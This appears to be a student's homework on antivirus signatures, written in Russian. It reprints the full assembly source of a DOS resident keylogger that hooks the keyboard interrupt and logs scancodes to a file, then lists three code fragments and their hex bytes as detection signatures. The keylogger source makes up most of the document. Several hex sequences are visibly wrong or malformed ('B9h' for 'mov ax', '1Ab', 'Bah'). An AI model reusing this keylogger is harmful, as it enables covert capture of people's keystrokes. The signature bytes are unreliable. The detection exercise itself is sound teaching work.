
Жуковский Павел Сергеевич, 4 курс, 12 группа

Домашнее задание с лекции на 06.12.2021 (до 23:59)

Постановка задачи:



Алгоритм решения:

В качестве свиньи-спая можно рассмотреть уже знакомую нам свинью к 3-ей лабораторной работе (которой вы поделились с нами 26.10.2021). Эта свинья к 3-ей лабе представляла из себя клавиатурного шпиона, а её исходный текст был следующий:

.model tiny

.code

org 100h

Begin:

jmp Install

Old09h dd ?

FName db 'myfile.bin',0

Max = 0

Count dw 0

flag dw 0

position dw 0

add\_position:

mov bx, position

add bx, 1

mov position, bx

jmp Write\_not\_open

Buf db 1h dup(?)

New09h:

push ds

push cs

pop ds

push ax

push bx

in al,60h

mov bx,Count

mov Buf[bx],al

inc Count

cmp bx,Max

jne BufNotFull

push cx

push dx

cmp flag, 0

jne Write

mov ah,3ch

mov cx,1

mov dx,offset FName

mov flag,1

int 21h

jmp Write\_not\_open

Write:

mov dx,offset FName

mov al, 1

mov ah, 3dh

int 21h

jmp add\_position

Write\_not\_open:

mov bx,ax

mov ah,42h

mov al,0

mov cx,0

mov dx, position

int 21h

;mov bx,ax

MOV CX,2h

MOV DX,offset Buf

MOV ah,40h

int 21h

mov ah,3eh

int 21h

pop dx

pop cx

mov Count,0

BufNotFull:

pop bx

pop ax

pop ds

jmp DWORD PTR cs:Old09h

ResSize = $ - Begin

Install:

mov ax,3509h

int 21h

mov WORD PTR Old09h,bx

mov WORD PTR Old09h+2,es

mov ax,2509h

mov dx,offset New09h

int 21h

mov ax,3100h

mov dx,(ResSize+10fh)/16

int 21h

end Begin

Для этой свиньи можно выделить несколько signature (в исходном тексте я их выделил оранжевым):

1. Следующая часть исходного текста отвечает за то, чтобы программа была резидентной:

mov ax, 2509h

mov dx, offset New09h

int 21h

mov ax, 3100h

mov dx, (ResSize+10Fh)/16

int 21h

1. Следующая часть исходного текста отвечает за то, чтобы программа получала доступ к файлам путём их создания:

mov ah, 3Ch

mov cx, 1

mov dx, offset FName

mov flag, 1

int 21h

1. Следующая часть исходного текста отвечает за то, чтобы программа получала доступ к существующим файлам путём их открытия:

mov dx, offset FName

mov al, 1

mov ah, 3Dh

int 21h

jmp add\_position

В случае, если файл не открывается:

mov bx, ax

mov ah, 42h

mov al, 0

Есть ещё signature, которые достаточно интересные (например, обработчик клавиатуры), но они не упоминались в последней лекции, поэтому пока не будем о них.

Что касается тех трёх signature, которые мы выделили, то (при условии, что исполнимый модуль представляет из себя \*.com файл и, соответственно, адресом старта программы в оперативной памяти компьютера будет адрес cs:0100h) для них в оперативной памяти компьютера будут храниться следующие шестнадцатеричные представления:

1. **B8h 09h 25h BAh 27h 01h CDh 21h B9h 00h 31h Bah 1Ab 00h CDh 21h**
2. **B4h 3Ch B9h 01h 00h BAh 07h 01h C7h 06h 14h 01h 01h 00h CDh 21h**
3. **BAh 07h 01h B0h 01h B4h 3Dh CDh 21h EBh B2h**

В случае, если файл не открывается:

**8Bh D8h B4h 42h B0h**